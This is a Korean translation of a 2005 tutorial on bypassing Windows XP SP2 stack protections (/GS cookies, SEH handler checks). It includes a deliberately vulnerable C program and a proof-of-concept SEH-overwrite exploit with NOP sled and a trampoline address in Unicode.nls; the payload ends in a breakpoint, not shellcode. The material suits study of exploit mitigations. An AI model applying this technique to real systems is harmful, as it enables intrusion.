Stack overflow on Windows XP SP2

Ali Rahbar <ali@sysdream.com>

번역 : bOBaNa (2007/05/08)
E-mail : hackprog@korea.ac.kr

윈도우에서의 버퍼오버플로우에 대해 공부하고 있던 중 그냥 읽으려니 이해가 안되서 한줄 한줄 이해해가며 익힐려고 일부러 번역을 하였습니다. 번역을 다해도 어렵습니다. ㅠㅠ 어설픈 영어 실력으로 번역하려니 잘 안되는 부분도 많고 제가 이 주제에 대해 제대로 이해하지 못하여 매끄럽지 못한점이 많습니다. 혹시나 번역이 이상한 부분이 있더라도 원문과 참고하시면 봐주셨음 합니다. 제가 번역하면서도 이상한 부분들은 바로 아래 원글을 남겨 두었습니다. 오자나 번역중의 이상한 부분이 있다면 메일로 연락주시면 바로 수정하겠습니다. 허접한 번역글을 퍼가실리 만무하지만, 혹시나 퍼가신다면 어디든 퍼가시든 상관없습니다. :) p.s. 영어공부 열심히 하겠습니다. T.T

+ 윈도우XP SP2에서의 스택 오버플로우 +

아래 글에서는 윈도우XP SP2에서 추가된 스택오버플로우 공격에 대응하기 위한 보호 메카니즘 차이점에 대해 알아 볼 것이다. 이 글에서는 NX비트에 존재하는 DEP(데이타 실행 예방) 메카니즘은 염두에 두지 않을 것이다. 아래에서는 윈도우 XP SP2에서 사용 될 수 있는 스택오버플로우 공격 방법 중 하나의 예제를 통하여 살펴 볼 것이다. 예제는 비주얼 스튜디오2003(VS 7.1.3088)에서 /GSflag에 의하여 컴파일 되었다.

1. Stack protection mechanisms


마이크로소프트에서 사용하는 기본적인 보호 메카니즘은 스택상의 canary나 cookie의 추가이다. StackGuard와 동일한 방식의 메카니즘을 사용한다. 이 메카니즘은 단지 스택상의 리턴어드레스 전에 cookie(canary)를 추가한다. cookie의 값은 RET가 실행되기 전에 검사된다. 이렇게 하여 스택 오버플로우가 일어나면, 그 메카니즘은 리턴 어드레스에 도달되기 전에 쿠키를 덮어쓴다. 실행 전의 RET값(스택상의 쿠키값)은 프로그램의 .data영역에 저장되어 있는 원래의 값과 비교된다. 실행전의 RET값이 코드와 같지 않으면 Security 핸들러가 사용가능한지 보기위해 검사한다. (If they are not equal the code verifies to see if a security handler is available.)다. Security Handler는 스택오버플로우 후에 프로그래머에게 제어를 줄 수 있는 가능성을 제공한다. Security Handler가 UnhandledExeptionFilter함수를 위해 정의된게 아니라면 UnhandledExeptionFilter는 호출될 것이다. 이 함수는 프로세스가 종료되기 전에 faultrep.dll 함수의 ReportFault를 호출하는 등의 일들을 한다.

2. Exploitation 방법


이 파트에서 취약프로그램을 만들어 윈도우 XP SP2에서의 버퍼오버플로우 공격방법을 보여주기 위해 사용할 것이다.

```
// stack1.cpp : 콘솔 어플리케이션의 Entry point를 정의한다.
//
#define _UNICODE // C가 유니코드를 사용한다는 것을 말한다.
#include <tchar.h> // 함수를 지원하는 유니코드를 포함한다.
#include "stdafx.h"
#include "stdio.h"
#include <conio.h>
#include <wchar.h>

void getstring(wchar_t*);

int wmain(int argc, wchar_t* argv[])
{
        if(argc>1)
        {
                getstring(argv[1]);
                int a=getch();
                return 0;
        }
}

void getstring(wchar_t *a)
{
        wchar_t buff[25];
        wcscpy(buff,a);
}
```

/GS flag를 셋팅하는 것을 잊지말고 비주얼 스튜디오 2003에서 취약 프로그램을 컴파일하자. 프로젝트 메뉴에서 "project name" Properties -> Configuration Properties -> C/C++ -> Code Generation로 들어가 ""Buffer Security Check"“를 Yes로 세팅한다.



/GS flag를 셋팅한 후에 프로그램을 만든다. 앞의 소스에서 볼 수 있듯이 버퍼의 길이는 25이며 유니코드 문자이다.(각 문자는 2bytes이다.) 커맨드 라인에서 24개의 A를 인수로 하여 프로그램을 실행한다면 프로그램은 정상적으로 실행되고 종료될 것이다. A를 30개 입력하여 테스트해보자. 그럼, 프로그램은 스택에 있는 변수 buff가 변조됐다는 메시지를 나타낸다. 이것은 스택상의 buf와 스트링의 끝에 있는 널문자가 쿠키를 변조시켰기 때문이다. 디버거를 통해 확인해 보자. ollydbg를 실행하고 option 메뉴에 가서 just-in-time debugging을 클릭한다. 그리고 "make ollydbg just-in-time debugger”을 클릭하고 "done"을 클릭한다. Entry point(E9F10C0000)에 있는 첫 번째 명령어를 보자. stack1.exe를 헥스에디터로 열고 E9를 CC로 변경한다(breakpoint). 저장한후 헥스에디터를 종료한다. cmd에서 A를 30개 인자로 하여 stack1.exe를 실행한다. “Breakpoint exception"이란 글자와 함께 다이얼로그 박스가 나타날 것이다. 프로그램을 디버그하기 위해 "Cancle"을 클릭한다. Ollydbg는 아까 breakpoint(CC)로 지정했던 곳에서 열릴 것이다. CC에서 오른쪽 버튼을 클릭해서 binary를 선택하고 edit를 선택한다. CC를 원래의 값(E9)으로 변경하자. View메뉴에서 Executable modules을 선택한다. stack1.exe에서 마우스 오른쪽 버튼을 누른후 view name을 선택한다. getstring 함수를 찾고 breakpoint로서 F2를 집어넣는다. 지금 프로그램을 실행하자(F9). 프로그램은 getstring함수의 첫 번째 명령어에서 정지할 것이다.



오른쪽 아래 창에서 볼 수 있듯이, 스택상에 리턴어드레스와 parameter를 가지고 있다. 함수는 스택에 EBP를 push하고 스택상에 로컬변수를 위치시키기 위해 ESP에서 100을 뺀다. 함수는 스택을 CC로 채운다. 그리고 스택(로컬 변수로서의 영역)에 CC를 채운다. 다음으로 스택에 있는 EBP에 저장된 값의 top부분과 버퍼의 하단에 security cookie를 쓴다. F8을 이용하여 이러한 명령의 절차와 스택상의 변화를 스스로 검토할 수 있다. 함수에서 오프셋 00411B9E는 버퍼에 A를 30개 복사하기 위해 wcspy를 호출 할 것이다. F7을 누름으로써 이러한 호출절차를 볼 수 있다. (Step in this call by pushing F7 when you are on it.) 함수에서 F8을 사용하는것은 명령어를 가로지를 수 있다. 0012FDBC에서 시작한 스택상의 A의 복사 루프를 알 수 있을 것이다. 전체의 프로세스를 보기위해 루프를 step over(F8)하자. AA가 쿠키를 덮어 씌울 때, 실패하기전에 시험해보자.(As you see the AA overwrites he cookie and brings the test before the return to fail.) 오른쪽 하단 창틀에서 스크롤을 내리면 0012FFE0에서 "Pointer to next SEH record", 0012FFB4에서는 "SE Handler"를 볼 수 있다. 이것은 EXCEPTION_REGISTRATION 구조이다. 첫 번째 포인터는 다음 structured exception handler를 가리키고, 두 번째는 Exception(예외)가 일어 났을때 실행되어야하는 코드를 가리킨다. 함수내에서 스택상에 EXCEPTION_REGISTRATION 구조 함수는 exception(예외)가 일어 났을때 호출되어질 exception handler의 주소를 결정하기 위해 사용 될 것이다. 이것은 버퍼와 함께 이 구조를 다시 쓰거나 쿠키 테스트전에 예외(Exception)을 만든다면 우리가 원하는 어디곳이든 실행흐름을 바꿀수 있게 된다는 것을 의미한다. exception을 생성하기 위해 전체 스택을 덮어씌우고 스택의 끝을 넘기려고 할 수 있으며 이것은 exception을 생성할 것이다. EXCEPTION_REGISTRATION 구조의 SE Handler 버퍼주소를 밀어넣는것에 의해 exception(예외)가 일어 날 때 코드(버퍼상의)는 실행될 것이다.
이러한 유형의 공격을 방지하기 위해 마이크로소프트는 점프하기 전에 SE Handler 주소를 확인하는 과정을 만들었다. ntdll.dll에 있는 KiUserExceptionDispatcher 함수는 handler의 주소가 올바른지 아닌지 확인하는 검사과정을 만든다. 먼저 함수는 포인터가 스택상의 주소를 가리키는지 체크한다. 포인터가 스택을 가리키면 그것은 호출되지 않는다. 포인터가 스택을 가리키고 있지 않으면 포인터는 모듈중 하나의 주소공간안에 존재하는지 확인하기 위해 적재된 모듈의 목록에 대하여 체크된다. 그렇지 않다면, 함수는 호출 될 것이다. 적재된 모듈의 주소공간에 떨어진다면(존재한다면), registered handler 목록에 대하여 체크될 것이다. ("Defeating the stack based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server"" by David Litchfield 를 보면 자세히 나와있다.) 그래서

버퍼로 다시 점프를 할 수 있게 해주는 명령어를 포함하는 외부의 스택주소가 필요할 것이다. David Litchfield가 보여줬듯이, exception handler가 호출될 때 스택상의 어떤 포인터는 오버플로우된 EXCEPTION_REGISTRATION 구조를 가리킨다.

ESP	+8	+14	+1C	+2C	+44	+50
EBP	+0C	+24	+30	-04	-0C	-18


적재된 모듈의 주소의 범위 밖에서 다음 명령어중 하나를 찾을 수 있다면 코드의 실행 흐름의 방향을 바꾸기 위해 사용 할 수 있다.

CALL DWORD PTR [ESP+NN]
CALL DWORD PTR [EBP+NN]
CALL DWORD PTR [EBP-NN]
JMP DWORD PTR [ESP+NN]
JMP DWORD PTR [EBP+NN]
JMP DWORD PTR [EBP-NN]

ollydbg에서 view메뉴로 가서 memory를 선택한다. 여기서 프로세스의 메모리와 매칭되는 데이터 파일과 모든 적재된 모듈들을 볼 수 있을 것이다. Unicode.nls, locale.nls파일 등 프로세스 메모리와 매칭되는 여러 파일들도 볼 수 있다. Litchfield에 의해 보여줬듯이 Unicode.nls는 하나의 CALL DWORD PTR [EBP+30]을 포함한다. Unicode.nls에서 마우스 오른쪽 버튼을 누른후 search를 선택하자. 16진수 값 FF 55 30을 찾는다.(이 값은 CALL DWORD PTR[EBP+30]의 opcode 이다.). 이 값은 00270B0B번지에서 찾아질 것이다. 이 주소에 의해 SE handler 포인터를 덮어 씌워야 한다. 주소가 00(NULL값)을 포함 할 때, ASCII string을 처리할 때 약간의 문제가 일어날 수 있다. NULL은 ASCII string을 위한 종료문자이며, 따라서 strcpy는 NULL값 이후로 버퍼에서의 카피를 멈출 것이다. 따라서, 스택을 덮어씌우면서 exception(예외)를 발생시킬 수 없을 것이다. 프로그램은 Unicode를 사용하고 Unicode에서의 종료자는 00 00이다. 그래서 Exception(예외)를 생성하기 위해 설명된 방법을 사용 할 것이다. stack1.exe를 30개의 A인자로 하여 실행시키고 ollydbg로 디버깅을 시작한다. CC를 E9로 대체하고 getstring에 breakpoint를 건다. wcscpy를 step into를 한다. 스택을 보자, 버퍼는 0012FDBC에서 시작하고 EXCEPTION_REGISTRATION 구조는 0012FFB0에 있다. 다음 SEH로의 포인터에 도달하기 전에 500bytes를 채워야한다. 우리는 500바이트의 nop(0x90)을 버퍼에 채울 것이다. 그리고 다음 SEH의 포인터를 공격코드로 jmp하게 하는 명령으로 대체한다. SE handler 포인터는 00270B0B로 대체될 것이고, 스택에는 예외를 만들어 낼 수 있을정도의 충분한 nop로 채울 것이다. exception이 일어 날 때 실행흐름은 00270B0B로 흐를 것이고, 우리의 jmp 명령어(다음 SEH 포인터를 대체하는)로 갈 것이다. 그리고 스택 상의 공격코드로 점프할 것이다. 우리는 이전에 언급되었던 버퍼를 가진 stack1.exe을 작성하고 실행할 것이다. 그 프로그램은 그 위치에 cc를 넣기 전에 다음 SEH 포인터를 5바이트 점프로 대체할 것이다. 이것은 exception 흐름을 멈출 것이고 프로그램을 성공적으로 마칠 수 있는지 확인 할 수 있는 가능성을 줄 것이다.
아래는 shell_injector 프로그램의 코드이다.

```
#define _UNICODE
#define UNICODE

#include "stdafx.h"
#include<stdio.h>
#include<string.h>
#include<windows.h>
#include<process.h>
#include<wchar.h>

int _tmain(int argc, _TCHAR* argv[])
{
unsigned char stage1[]=
"₩xCC₩x90₩xEB₩xFB₩x0B₩x0B₩x27₩x00₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90
₩x90₩x90"
"₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩
x90₩x90"
"₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩
x90₩x90"
"₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩
x90₩x90"
"₩x90₩x90₩x90₩x90₩x90₩x90₩x00₩x00";

        wchar_t *test[3];
        wchar_t *bufExe[3];
        wchar_t buf[400];
        bufExe[0] = L"stack1.exe";
        bufExe[2] = NULL;
        memset(buf,0x90,799);
        buf[399]='₩0';
        buf[398]='₩0';
        memcpy(&buf[250],stage1,30);
        bufExe[1] = buf;
        //Execute the vulnerable application
        _wexecve(bufExe[0],bufExe,NULL);
        return 0x0;
}
```

shell_injector를 만들고 실행하자. stack1.exe의 entry point에 breakpoint(cc)를 지정할 때, 프로그램은 멈출 것이고 윈도우는 exception 다이얼로그 breakpoint를 보여줄 것이다.
디버그를 위해 cancle을 클릭하자. CC를 E9로 변경하고 프로그램을 실행(F9)하자.
프로그램은 0012FFB0에서 멈출 것이다. 그 곳이 스택에서의 CC이다.



위에서 볼 수 있듯이 스택의 끝 뒤에 쓰이는 것에 의해 exception은 성공적으로 생성되었다. (As you see we have successfully generated an exception by writing after the end of the stack.)
Unicode.nls를 가리키는 SE handler포인터를 바꾸었을 때, Unicode.nls에서 EXCEPTION_REGISTRATION 구조가 호출된다. (As we have changed the pointer to the SE handler to point to Unicode.nls the call in Unicode.nls has called our EXCEPTION_REGISTRATION structure.) 이 주소에서 jmp -5는 실행되고, breakpoint(CC)가 있을 것이다. 버퍼의 시작으로 jump하고 nops를 쉘코드로 대체하기 위해서 jmp를 수정할 수 있다.

08/10/2005
Ali Rahbar
ali@sysdream.com